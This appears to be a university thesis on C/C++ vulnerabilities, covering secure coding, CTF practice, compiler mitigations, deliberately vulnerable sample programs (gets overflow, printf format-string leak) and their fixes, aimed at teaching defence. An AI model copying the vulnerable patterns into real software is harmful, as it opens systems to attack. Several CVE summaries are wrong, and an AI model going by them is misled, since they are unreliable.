Πανεπιστήμιο Δυτικής Αττικής
Σχολή Μηχανικών
Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών

Διπλωματική εργασία

C/C++ Vulnerabilities and exploitation techniques

Νικόλαος-Αθανάσιος Σαρρίδης
711151026

Επιβλέπουσα Καθηγήτρια
Καντζάβελου Ιωάννα, Επίκουρη Καθηγήτρια

Αθήνα
Φεβρουάριος, 2023

Η Τριμελής Εξεταστική Επιτροπή

Καντζάβελου Ιωάννα	Επίκουρη Καθηγήτρια	Ioanna Kantzavelou Digitally signed by Ioanna Kantzavelou Date: 2023.03.15 00:22:56 +02'00'
Μάμαλης Βασίλειος	Καθηγητής	Vasileios Mamalis Digitally signed by Vasileios Mamalis Date: 2023.03.24 15:43:18 +02'00'
Πάντζιου Γραμματή	Καθηγήτρια	Grammati Pantziou Digitally signed by Grammati Pantziou Date: 2023.03.30 12:51:09 +03'00'

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΔΙΠΛΩΜΑΤΙΚΗΣ ΕΡΓΑΣΙΑΣ

Ο υπογράφων Σαρρίδης Νικόλαος-Αθανάσιος του Ηλία με αριθμό μητρώου 711151026 φοιτητής του Τμήματος Μηχανικών Πληροφορικής και Υπολογιστών της Σχολής Μηχανικών του Πανεπιστημίου Δυτικής Αττικής, δηλώνω υπεύθυνα ότι:

«Είμαι συγγραφέας αυτής της διπλωματικής εργασίας και κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, οι όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς είτε παραφρασμένες, αναφέρονται στο σύνολό τους, με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που ενδεχομένως χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από μένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου, όσο και του Ιδρύματος.

Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του διπλώματός μου».

Ημερομηνία

25/10/2022

Ο Δηλών

1. Abstract

This thesis focuses on finding, triggering, abusing, explaining, and exploiting common vulnerabilities when writing a C/C++ program and are related to program security. Someone can take advantage of these vulnerabilities and gain access to the system or read confidential files that they are not allowed to. The aim is to eliminate these programming "errors" that trigger a bug (from the defensive side) and learn how to find such flaws to patch them and write more secure code.

2. Overview

C is a general-purpose, procedural programming language developed between 1969 and 1973 by Dennis Ritchie at AT&T Bell Labs for system use in creating the UNIX operating system. Although it is a high-level language, we use it for many purposes, from writing your compiler to writing new programming languages such as Python.

When compiling C/C++ source code, an ELF (Executable and Linkable Format) file for Linux or a .exe executable for Windows is created. The examples that will be demonstrated are simple programs written in C/C++ with beginner to intermediate bugs caused by misusing C functions or by not using any checks for user input.

These binaries run in a remote server, and the user should open a connection to them via Netcat or Sockets to the corresponding IP and Port. For simplicity, the attacker also gets a copy of the remote instance's binary.

There are some sites and wargames we use for training. The technique of exploiting such binaries is called Binary Exploitation. In terms of training, many use the word PWN
Some of the bugs demonstrated in this thesis are

- Buffer Overflows,
- Format Strings,
- Integer Overflows,
- and Off-by-one.

The techniques used for exploiting these vulnerabilities are::

- ret2libc,
- ret2csu,
- ret2shellcode,
- one gadget.

All the bugs above will be implemented in Linux binary files (ELF) and run in virtual environments (Docker). There will be step-by-step guidance on how to:

- approach these challenges,
- find and trigger the bugs,
- and exploit them.

In the end, a python script will give us access to the system and an explanation of how to patch the program to prevent each error.

3. Program Security

Program security is a crucial aspect of cybersecurity that aims to protect software and systems from malicious attacks and unauthorized access. It involves identifying, analyzing, and mitigating potential vulnerabilities in a program or system to ensure data and functionality confidentiality, integrity, and availability.

One of the key elements of program security is input validation, which checks user input for any malicious or unexpected data. This is important because attackers often try to exploit vulnerabilities by injecting malicious data into a program or system. By validating input, it is possible to detect and prevent such attacks.

Another important aspect of program security is the use of secure coding practices. This involves writing code to minimize the risk of vulnerabilities, such as by using secure libraries and frameworks and avoiding common mistakes such as SQL injection and buffer overflows. Secure coding practices include following guidelines and standards such as OWASP Top Ten, CERT C, and SANS Top 25.

Access control is another important aspect of program security. It involves controlling who has access to certain parts of a program or system and what actions they can perform. This can be achieved through the use of authentication and authorization mechanisms, which are used to verify the identity of a user or system and ensure that they have the necessary permissions to access the resources they are trying to access.

Another important aspect of program security is auditing and logging. This involves keeping track of events and activities within a program or system. This information can be useful for detecting and investigating security breaches and can be used to improve the overall security of the program or system.

Penetration testing is another important aspect of program security. It is the process of simulating an attack on a program or system to identify potential vulnerabilities. By performing penetration testing, organizations can identify weaknesses in their software and systems and take steps to address them before they can be exploited by attackers.

In addition to these techniques and practices, program security involves using security tools such as firewalls, intrusion detection and prevention systems [26], and vulnerability management systems. These tools can protect software and systems from many threats, including malware, network attacks, insider attacks [25], and data breaches.

In conclusion, program security is an important aspect of cybersecurity that involves protecting software and systems from malicious attacks or unauthorized access. By implementing best practices and using appropriate tools, organizations can improve the security of their programs and systems and ensure their data's confidentiality, integrity, and availability.

3.1 Secure Coding

Secure coding is the practice of writing code to minimize the risk of vulnerabilities and ensure the confidentiality, integrity, and availability of data and functionality. Here are a few rules to follow when writing secure code:

Input validation: Always validate user input to ensure that it is in the expected format and does not contain malicious data.

Error handling: Handle errors and exceptions properly to prevent information leaks and to ensure that the system behaves as expected.

Access control: Implement appropriate access controls to ensure that users and systems only have access to the resources they are authorized to access.

Authentication and Authorization: Verify the identity of users and systems and ensure they have the necessary permissions to access the resources they are trying to access.

Cryptography: Use strong encryption to protect sensitive data and communications.

Avoid hardcoded credentials: Use configuration files or environment variables to store sensitive information such as passwords, keys, and certificates.

Avoid using outdated libraries or frameworks: Use the latest versions of libraries and frameworks that have been reviewed and updated to fix known vulnerabilities.

Auditing and logging: Keep track of events and activities within the system, and use this information to detect and investigate security breaches.

Regularly update the software: Keep the software updated with the latest patches and security fixes.

Security testing: Test the software using various techniques, such as penetration testing, to identify and address potential vulnerabilities.

By following these rules, developers can write more secure code, which can help protect software and systems from malicious attacks and unauthorized access. This thesis will explain how to ensure most of these rules when writing a C/C++ program and how to abuse them when someone does not follow them.

3.2 Finding vulnerabilities

There are several ways to find vulnerabilities in C programs. The most important are the ones below.

Code review: One of the most effective ways to find vulnerabilities in C programs is through manual code review. This involves examining the code for vulnerabilities such as buffer overflows, integer overflows, and format string vulnerabilities. It's also important to look for poor coding practices, such as using hardcoded credentials and the lack of input validation and error handling.

Static analysis: Another way to find vulnerabilities in C programs is through static analysis tools. These tools automatically analyze the code and identify potential vulnerabilities. Many commercial and open-source static analysis tools are available, such as Clang, Flawfinder, and RATS.

Dynamic analysis: Dynamic analysis involves running the program and testing it with various inputs to identify potential vulnerabilities. This can be done using dynamic analysis tools such as Valgrind, GDB, and AddressSanitizer.

Fuzz testing: Fuzz testing is a technique that involves providing the program with random, malformed, or unexpected inputs to find potential vulnerabilities. Many fuzz testing tools are available such as AFL, LibFuzzer, and honggfuzz.

Penetration testing: Penetration testing simulates an attack on a program or system to identify potential vulnerabilities. This can be done manually by an experienced penetration tester or by using automated tools such as Metasploit, Nessus, and Nmap.

It's important to note that finding vulnerabilities in C programs is an ongoing process and should be repeated regularly, as new vulnerabilities can be discovered in the future. Also, to be more effective, combining different techniques and tools is important to get a comprehensive view of the system's vulnerabilities.

4. Ethical Hacking

The purpose of these games is to train people to find a bug in existing files and avoid making the same mistakes when writing their code. Ethical hackers do not take advantage of the vulnerability; instead, they report it to the related company to patch it and avoid being attacked by unethical hackers [23].

Cyber Ranges are platforms developed for education, training, and research purposes, usually hosted by universities and research centers, and offer Ethical Hacking opportunities for students and researchers [24]. In addition, companies develop and rent such platforms to whom it may be interested in ethical hacking and learning cybersecurity through hands-on experience.

There are three types of hackers among us:

- Black Hat,
- White Hat,
- Gray Hat.

Black Hat hackers are cybercriminals that take advantage of the vulnerabilities they find with illegal means. Most of the time, they either create a backdoor to access the system like a trojan horse, lock the computer's files with Ransomware and then ask for money to unlock it, or just let a virus inside the server. Apart from that, they can leak confidential information such as credit card numbers, passwords, and much other personal stuff of other people.

White Hat or ethical hackers find vulnerabilities and try to patch them with the company's permission. They do not cause damage or take advantage of the vulnerabilities they find. Some ethical hackers are pentesters or vulnerability researchers that try to find 0 days (Zero-Days) on applications and sites. A zero-day is a cyber attack that focuses on vulnerabilities that are unknown to the software or antivirus vendors. The attacker finds the vulnerability before anyone tries to mitigate it, quickly creates an exploit, and uses it for attacks. These attacks have a high success rate because there are no defenses. Numerous common targets are Web browsers or applications that open emails or attachments such as PDF files.

Gray Hat hackers are something similar to both. They may not take advantage of the bugs they find to cause damage or harm the company but to fix and patch what they see, they will probably ask for money.

As an ethical hacker, all the examples showcased later will explain how to exploit them and provide a fix-patch on the code to avoid them. All the challenges are hosted in sandboxed Dockers, so there will be no actual harm or access to any system.

4.1 Capture the Flag (CTF)

Capture the Flag (CTF) hacking contests are cybersecurity competitions that challenge participants to find and exploit vulnerabilities in simulated real-world environments. These competitions can take place online or in person and can be organized by companies, universities, and various organizations.

Participants in CTF contests typically have to solve challenges that test their skills in cryptography, web security, binary exploitation, reverse engineering, and network security. The challenges are designed to mimic real-world scenarios and are meant to be difficult to solve.

CTF contests are an excellent way to improve cybersecurity skills and knowledge in a fun and competitive environment. They also allow companies and organizations to identify and recruit talented individuals.

There are different types of CTFs, such as Jeopardy-style CTFs, where challenges are organized in categories, and Attack-Defense CTFs, where teams must defend their systems while attempting to attack others.

CTF competitions are open to anyone interested in cybersecurity and information security, from beginners to experts. There are different categories for each level of experience and knowledge.

Overall, Capture the Flag hacking contests are an excellent way for people to learn about cybersecurity, test their skills, and have fun while doing it.

CTF Time [1] is the official site that keeps track of important CTF events worldwide. Some other places for training Binary Exploitation are:

- Hack the Box [2]
- pwnable.xyz [3]
- pwnable.kr [4]
- pwnable.tw [5]

These sites and CTF events provide a remote instance with IP and Port and a copy of the binary the user has to exploit and access the remote server or read the flag. Most of the time, these files are hosted inside Docker so that the users cannot get access to the whole system and harm the companies.

5. Programming Errors and vulnerabilities

This section falls in the area of Program Security. There are three types of errors when writing a program:

- Syntax errors,
- Logic errors,
- Runtime errors.

Syntax errors occur when there is a mistype of a word, or there is a semicolon missing, etc.
For example, instead of writing:

`printf("Hello World\n");` we write `print("Hello World\n");`

```
Message
In function 'int main(int, char**)':
[Error] 'print' was not declared in this scope
```

Another example is when a variable is used before it is declared as this:

```
#include <stdio.h>


int main(int argc, char **argv){
 int a = 10, b = 20;
 c = a + b;
 return 0;
}
```

Here, the variable “c” is not declared and the compiler will produce an error.

```
Message
In function 'int main(int, char**)':
[Error] 'c' was not declared in this scope
```

If a semicolon is missing at the end, another error will occur:

```
#include <stdio.h>


int main(int argc, char **argv){
	int a = 10, b = 20, c;
	c = a + b
	return 0;
}
```

```
Message
In function 'int main(int, char**)':
[Error] expected ';' before 'return'
```

This is from a windows IDE, but the error would be similar in a Linux system. Such errors are fatal and will not allow the compiler to compile the source code.

Logic errors are the most tricky because the program does not crash or produce an error; instead, it works in other ways than it should. There are numerous instances where these errors happen, but only a few examples will be showcased.

```
int main(int argc, char **argv){
	int a = 10, b = 20, c;
	c = a + b;
	printf("c = %d\n," c);
	printf(c < 20 ? "c is greater than 20\n" : "c is less than 20\n");
	return 0;
}
```

The result is something like this:

```
c = 30
c is less than 20
```

The value of c is 30, and it prints the c is less than 30. This logic error occurs because the “>” operation should be “<”. Another error that happens very frequently is with indexing an array. For example, if there is a 5 bytes-long array and iterates more than five times, an out-of-bounds object is reached.

```
#include <stdio.h>

int main(int argc, char **argv){
	char buffer[5] = "ABCDE";
	char z = 'z';
	for (size_t i = 0; i <= 10; i++)
	printf("Buffer[%ld] = %c\n", i, buffer[i]);
	return 0;
}
```

```
Buffer[0] = A
Buffer[1] = B
Buffer[2] = C
Buffer[3] = D
Buffer[4] = E
Buffer[5] =
Buffer[6] = �
Buffer[7] = d
Buffer[8] =
Buffer[9] = �
Buffer[10] = Z
```

It prints the buffer's content, but it also prints other things that it should not. Such bugs can leak addresses of the binary that we can use to get a shell on the system. Another common bug is the misuse of brackets in operations, for example. It reads three names and prints “Hello <name>” for each. The correct use should be something like this:

```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv){
	char names[3][0x10] = {0};
	puts("Insert 3 names: \n");
	for (size_t i = 0; i < 3; i++){
	read(0, names[i], 0xf);
	printf("\nHello %s\n", names[i]);
	}
}
```

The result should be:

```
Insert 3 names:

Thanos

Hello Thanos

Sarridis

Hello Sarridis

Eleni

Hello Eleni
```

If the brackets are removed, it will only execute the first command, and if by mistake the printf is moved below the bracket, it will only print the last entry.

```
#include <unistd.h>

int main(int argc, char **argv){
	char names[3][0x10] = {0};
	puts("Insert 3 names: \n");
	for (size_t i = 0; i < 3; i++){
	read(0, names[i], 0xf);
	}
	printf("\nHello %s\n", names[i-1]);
}
```

The print is changed to i-1 because, after the loop, the value of “i” will be 4, which is not a valid array index, leading to the problem mentioned earlier.

```
Insert 3 names:

Thanos
Sarridis
Eleni

Hello Eleni
```

Only the last entry is printed because the function is outside the loop. There are too many logic bugs. Last but not least, there are **Runtime errors**. These errors will take place during the running of the program. For example, the program will crash if there is a 10-byte long buffer and more than this is inserted.

```c
#include <unistd.h>
#include <unistd.h>

int main(int argc, char **argv){
	char buffer[10];
	read(0, buffer, 0x10);
}
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
[1]    47087 IOT instruction (core dumped)  ./a.out
```

The program crashed with the messages “stack smashing detected” and “core dumped”.

5.1 Protections and mitigations

When compiling a program in Linux, we use the GCC [6] (GNU Compiler Collection). It depends on the Linux Kernel and how the program is compiled, but in this case, some other things need to be mentioned. Before the compilation of a program, some protections can be enabled or disabled by adding these flags [7]. The most important ones:

- -fstack-protector-all
- -fpie
- -Wall
- -Wl,-z,now
- -Wl,-z,relro

We can also disable them with:

- fno-stack-protector
- -no-pie
- -Wl,-z,norelro
- -z execstack

A script available online gives us most of the information we need about the mitigations of the binary. The script is checksec.sh [8], and when used on the binary, it gives information like this:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/Desktop/THESIS/challenge0/challenge/challenge0'
Canary                        : ✘
NX                            : ✓
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Full
```

The five protections are:

- Canary
- NX
- PIE
- Fortify
- RelRO

This article [9] explains in detail what they are. A brief explanation of them:

Canary: A random value that is generated, put on the stack, and checked before that function is left again. If the canary value is not correct-has been changed or overwritten, the application will immediately stop.

NX: Stands for non-executable segments, meaning that we cannot write and execute code on the stack.

PIE: Stands for Position Independent Executable, which randomizes the base address of the binary, as it tells the loader which virtual address it should use.

RelRO: Stands for Relocation Read-Only. The headers of the binary are marked as read-only. The difference between Partial RELRO and Full RELRO is that the GOT (Global Offset Table) and PLT (Procedure Linkage Table) act as a kind-of process-specific lookup table for symbols (names that need to point to locations elsewhere in the application or even in loaded shared libraries) that are marked read-only too in the Full RELRO.

Fortify: When using FORTIFY_SOURCE, the compiler will try to read the code it is compiling intelligently. When it sees a C-library function call against a variable whose size it can deduce (like a fixed-size array - it is more intelligent than this, by the way), it will replace the call with another function call, passing on the maximum size for the variable.

Another thing that is not visible here and is truly important is **ASLR**. ASLR can be disabled, but in most systems, it is enabled by default for security reasons.

ASLR: stands for Address Space Layout Randomization, and it changes the address of the libc base, randomizing all the functions used by the C library, like puts, printf, etc. We can see how it is randomized here:

```
➜  thesis ldd a.out
   linux-vdso.so.1 (0x00007ffd9a7aa000)
   libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fbb610de000) ←-----------------
   /lib64/ld-linux-x86-64.so.2 (0x00007fbb6131d000)
➜  thesis ldd a.out
   linux-vdso.so.1 (0x00007ffe0e7ce000)
   libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fced74d8000) ←-----------------
   /lib64/ld-linux-x86-64.so.2 (0x00007fced7717000)
➜  thesis ldd a.out
   linux-vdso.so.1 (0x00007fff51751000)
   libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb321a47000) ←-----------------
   /lib64/ld-linux-x86-64.so.2 (0x00007fb321c86000)
```

All addresses are randomized each time. A further explanation will be shown in challenge6 and all of the examples. Previously, on RelRO, it mentioned something about GOT and PLT. This article [10] explains in great detail what they are exactly.

- PLT (Procedure Linkage Table) calls external procedures/functions whose address we do not know at the time of linking and is left to be resolved by the dynamic linker at run time.
- GOT (Global Offset Table) is used to resolve addresses.

The error message mentioned before was “stack smashing detected.”. It happened because there was an N-sized buffer, and provided an input much bigger than N. What happened exactly is that it had overwritten some other addresses, and the flow of the program was redirected to the input. The address that was overwritten here was the Canary. As mentioned before, if the value of the Canary is overwritten, the program will stop immediately, providing this error message. According to the mitigations and protections of each binary, we will use a different approach to each of them.

5.2 Common Vulnerabilities and CVEs

A Common Vulnerabilities and Exposures (CVE) standard assigns a unique identifier to a specific vulnerability. Here are a few examples of CVEs related to a buffer overflow, integer overflow, and format string vulnerabilities:

Buffer overflow:

CVE-2019-17097 [11]: A buffer overflow vulnerability was found in the GNU C Library (glibc) that could allow an attacker to cause a denial of service or execute arbitrary code.

CVE-2019-11477 [12]: A buffer overflow vulnerability was found in the WPA2 protocol that could allow an attacker to execute arbitrary code or cause a denial of service.

Integer overflow:

CVE-2019-14287 [13]: An integer overflow vulnerability was found in the Linux kernel that could allow an attacker to cause a denial of service or execute arbitrary code.

CVE-2019-11510 [14]: An integer overflow vulnerability was found in the Pulse Secure SSL VPN that could allow an attacker to execute arbitrary code or cause a denial of service.

Format string:

CVE-2019-11479 [15]: A format string vulnerability was found in the BIND DNS software that could allow an attacker to execute arbitrary code or cause a denial of service.

CVE-2019-1010234 [16]: A format string vulnerability was found in the GNU C Library (glibc) that could allow an attacker to execute arbitrary code or cause a denial of service.

It is important to note that these are just a few examples of the many known vulnerabilities related to a buffer overflow, an integer overflow, and a format string. It's crucial for software developers and system administrators to stay up to date with the latest vulnerabilities and patches to prevent these attacks.

Instead of showcasing more CVEs, it is more important to understand these vulnerabilities. The most basic and common one is Buffer Overflow.

5.2.1 Buffer Overflow

Buffer Overflow is a self-explanatory term that means what the words say. There is a buffer of characters or integers or any type of variables, and someone inserts into this buffer more bytes than it can store. A simple part of the code below demonstrates this bug.

```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv){
	char buffer[0x10];
	printf("Buffer size: %ld\n\nInsert payload: ",  sizeof(buffer));
	gets(buffer);
}
```

There is a buffer of characters that can store up to 0x10 (16 in decimal) bytes. After that, it prompts the user to enter the payload. Then, there is the `gets()` function. Take a look at the manual page of `gets()`.

```
NAME
	gets - get a string from standard input (DEPRECATED)

SYNOPSIS
	#include <stdio.h>

	char *gets(char *s);

DESCRIPTION
	Never use this function.

	gets() reads a line from stdin into the buffer pointed to by s until either a
terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer
overrun is performed (see BUGS below).

RETURN VALUE
	gets() returns s on success, and NULL on error or when end of file occurs while no
```

characters have been read. However, given the lack of buffer overrun checking, there can be no guarantees that the **function** will even return.

The description of the function says: **Never use this function**. But why is that? If we continue reading, we see that it says, "*gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).*"

In simple words, gets() reads as many bytes as the user enters until he enters a newline of EOF and stores them in our buffer. The problem is that the buffer can only store up to 0x10 bytes, but gets() does not stop there; instead, it waits for a new line. So, if the user enters more than 0x10 bytes, where will they be stored? Well, they will be stored somewhere in the memory after the address of our buffer, overwriting important addresses for the flow of the program, resulting in crushing the program.

```
→  thesis gcc temp.c && ./a.out
temp.c: In function 'main':
temp.c:8:5: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-
    8 |     gets(buffer);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/ccEJcI30.o: in function `main':
temp.c:(.text+0x48): warning: the `gets' function is dangerous and should not be used.
Buffer size: 16

Insert payload: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
[1]    50005 IOT instruction (core dumped)  ./a.out
```

Even the compiler warns when compiling the program that the gets() function is dangerous and should not be used. As expected, when more than 0x10 bytes are inserted, the program crashes, giving us the "stack smashing detected" message mentioned before. That means the canary has been overwritten with "a"s.

5.2.2 Solution

This can be patched easily by using other functions such as fgets() or read(), or scanf() and limiting the max size of the bytes it can read. Look at the functions manual pages:

read()

```
NAME
        read - read from a file descriptor

SYNOPSIS
        #include <unistd.h>

        ssize_t read(int fd, void *buf, size_t count);

DESCRIPTION
        read() attempts to read up to count bytes from file descriptor fd into the buffer
starting at buf.
```

It reads up to **size_t** count bytes, so if we limit this to 0x10-1 bytes, the problem is resolved.

fgets()

```
NAME
        fgetc, fgets, getc, getchar, ungetc - input of characters and strings

SYNOPSIS
        #include <stdio.h>

        int fgetc(FILE *stream);
```

```
char *fgets(char *s, int size, FILE *stream);
```

Same principle is applied here. It reads up to **int** size bytes.


These functions can also trigger a Buffer Overflow bug if the size they expect is more than the bytes that can be stored in the buffer. That means the programmer should be careful and aware when expecting something from the user to protect himself.

5.2.3 Integer Overflow

This is a more tricky bug and has to do with the size of integers, how they are declared and what values are assigned to them. For example, an integer value can be declared like this:

```
#include <stdio.h>

int main(int argc, char **argv){
	short int var1;
	int var2;
	long int var3;
	printf("\nShort int: %ld\nInt: %ld\nLong int: %ld\n", sizeof(var1), sizeof(var2),
sizeof(var3));
	return 0;
}
```

The output of the program is like this:



The sizes differ. A **short integer** is 2 bytes, an actual **integer** is 4 bytes, and a **long integer** is double the size, 8 bytes. There are also **signed** and **unsigned** integers. A signed integer is a 32-bit datum that encodes an integer in the range [-2147483648 to 2147483647]. On the other side, an unsigned integer is a 32-bit datum that encodes a non-negative integer in the range [0 to 4294967295]. It is easy to understand that an **unsigned integer** can hold almost twice the max size of a **signed integer**.

```
#include <stdio.h>
#include <limits.h>

int main(int argc, char **argv){
        short int short_var;
        int var;
        printf( "\nMinimum size of short integer:\t\t[ %d ]\n"
                "\nMinimum size of integer:\t\t[ %d ]\n"
                "\nMaximum size of short integer:\t\t[  %d ]\n"
                "\nMinimum size of integer:\t\t[    %d  ]\n", SHRT_MIN, INT_MIN,
SHRT_MAX, INT_MAX
            );
 short_var = SHRT_MAX;
 printf("\n\nShort integer with max value: \t\t[  %d ]", short_var);
 short_var++;
```

```
printf("\n\nShort integer with max value + 1: \t[ %d ]\n\n", short_var);
        return 0;
}
```

This program shows the minimum and maximum values of short and normal integers and then it adds one to the maximum value a short integer can store. The result is obvious:

```
Minimum size of short integer:          [ -32768 ]
Minimum size of integer:                [ -2147483648 ]
Maximum size of short integer:          [  32767 ]
Minimum size of integer:                [  2147483647 ]

Short integer with max value:           [  32767 ]
Short integer with max value + 1:       [ -32768 ]
```

5.2.4 Solution

A solution to this is checking the value and the variable type and exiting if anything abnormal occurs.

5.2.5 Format string

This bug can occur when the programmer ignores the compiler's warnings and the function's manual page. From the manual page of `printf()`:

```
SYNOPSIS
    #include <stdio.h>

    int printf(const char *format, ...);
<SNIP>
```

BUGS

Because sprintf() and vsprintf() assume an arbitrarily long string, callers must be careful not to overflow the actual space; this is often impossible to assure. Note that the length of the strings produced is locale-dependent and difficult to pre-
dict. Use snprintf() and vsnprintf() instead (or asprintf(3) and vasprintf(3)).

Code such as printf(foo); often indicates a bug, since foo may contain a % character. If foo comes from untrusted user input, it may contain %n, causing the printf() call to write to memory and creating a security hole.

The **format** specifier is what causes this bug. For instance, if the user wants to print to stdout an integer, he will use the "%d" format specifier; for a character, use "%c". For a string, "%s" and so on. But there are many more specifiers that this function can take. A few examples:

Length modifier

Here, "integer conversion" stands **for** d, i, o, u, x, or X conversion.

hh A following integer conversion corresponds to a signed char or unsigned char argument, or a following n conversion corresponds to a pointer to a signed char argument.

h A following integer conversion corresponds to a short int or unsigned short int argument, or a following n conversion corresponds to a pointer to a short int argument.

l (ell) A following integer conversion corresponds to a long int or unsigned long int argument, or a following n conversion corresponds to a pointer to a long int argument, or a following c conversion corresponds to a wint_t argument, or a fol-
lowing s conversion corresponds to a pointer to wchar_t argument.

ll (ell-ell). A following integer conversion corresponds to a long long int or unsigned long long int argument, or a following n conversion corresponds to a pointer to a long long int argument.

q A synonym **for** ll. This is a nonstandard extension, derived from BSD; avoid its use **in** new code.

L A following a, A, e, E, f, F, g, or G conversion corresponds to a long double argument. (C99 allows %LF, but SUSv2 does not.)

j A following integer conversion corresponds to an intmax_t or uintmax_t argument, or a following n conversion corresponds to a pointer to an intmax_t argument.

z A following integer conversion corresponds to a size_t or ssize_t argument, or a following n conversion corresponds to a pointer to a size_t argument.

Z A nonstandard synonym **for** z that predates the appearance of z. Do not use **in** new code.

t A following integer conversion corresponds to a ptrdiff_t argument, or a following n conversion corresponds to a pointer to a ptrdiff_t argument.

SUSv3 specifies all of the above, except **for** those modifiers explicitly noted as being nonstandard extensions. SUSv2 specified only the length modifiers h (**in** hd, hi, ho, hx, hX, hn) and l (**in** ld, li, lo, lx, lX, ln, lc, ls) and L (**in** Le, LE, Lf, Lg, LG).

As a nonstandard extension, the GNU implementations treats ll and L as synonyms, so that one can, **for** example, write llg (as a synonym **for** the standards-compliant Lg) and Ld (as a synonym **for** the standards compliant lld). Such usage is nonportable.

Conversion specifiers

A character that specifies the type of conversion to be applied. The conversion specifiers and their meanings are:

d, i The int argument is converted to signed decimal notation. The precision, **if** any, gives the minimum number of digits that must appear; **if** the converted value requires fewer digits, it is padded on the left with zeros. The default precision is 1. When 0 is printed with an explicit precision 0, the output is empty.

A code sample will make it easier to understand:

```
#include <stdio.h>


int main(int argc, char **argv){
	int integer = 9;
	long int long_int = 22;
	char character = "T";
	char *string = "Thanos";
	printf( "\nInteger is represented with \"%%d\": %d"
		"\nLong integer is represented with \"%%ld\": %ld"
		"\nCharacter is represented with \"%%c\": %c"
		"\nString is represented with \"%%s\": %s\n\n");
	return 0;
}
```

If the programmer writes bad code, the compiler will produce many warnings. Warnings are different than errors because the program can still run even with warnings, but an error would cause the program to halt.

```
fsb.c: In function ‘main’:
fsb.c:7:19: warning: initialization makes integer from pointer without a cast [-Wint-conversion]
  char character = "T";
                   ^~~
fsb.c:9:51: warning: format ‘%d’ expects a matching ‘int’ argument [-Wformat=]
  printf( "\nInteger is represented with \"%%d\": %d"
                                                   ~^
fsb.c:9:10: warning: format ‘%ld’ expects a matching ‘long int’ argument [-Wformat=]
  printf( "\nInteger is represented with \"%%d\": %d"
          ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
fsb.c:10:51: note: format string is defined here
   "\nLong integer is represented with \"%%ld\": %ld"
                                                  ~~^
fsb.c:9:10: warning: format ‘%c’ expects a matching ‘int’ argument [-Wformat=]
  printf( "\nInteger is represented with \"%%d\": %d"
          ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
fsb.c:11:46: note: format string is defined here
   "\nCharacter is represented with \"%%c\": %c"
                                             ~^
fsb.c:9:10: warning: format ‘%s’ expects a matching ‘char *’ argument [-Wformat=]
  printf( "\nInteger is represented with \"%%d\": %d"
          ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
fsb.c:12:43: note: format string is defined here
   "\nString is represented with \"%%s\": %s\n\n");
                                          ~^
```

Fixing this code for the program to run correctly:

```c
#include <stdio.h>
#include <limits.h>


int main(int argc, char **argv){
        int integer = 9;
        long int long_int = 22;
        char character = 'T';
        char *string = "Thanos";
        printf( "\nInteger is represented with \"%%d\": \t%d"
                "\nLong integer is represented with \"%%ld\": %ld"
                "\nCharacter is represented with \"%%c\": \t%c"
                "\nString is represented with \"%%s\": \t%s\n\n", integer, long_int,
character, string);
        return 0;
}
```

```
Integer is represented with "%d":       9
Long integer is represented with "%ld": 22
Character is represented with "%c":     T
String is represented with "%s":        Thanos
```

What will happen if instead of using the specifiers, it just prints out an array? The buffer is user-controlled, and there are no buffer overflows.

```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv){
  char buffer[0x30] = {0};
  puts("\nInsert value into buffer: \n");
  read(0, buffer, 0x30 - 1);
  printf(buffer);
  return 0;
}
```

The compiler gives a warning about not giving a format specifier in the printf() function.

```
fsb.c: In function ‘main’:
fsb.c:8:10: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(buffer);
          ^~~~~~

Insert value into buffer:

thanos
thanos
```

The important thing is when “%p” or “%x” is provided instead of giving a usual string.

```
fsb.c:8:10: warning: format not a string literal
   printf(buffer);
          ^~~~~~

Insert value into buffer:

%p %p %p
0x7ffcc6188550 0x2f 0x7f5b902c5031
```

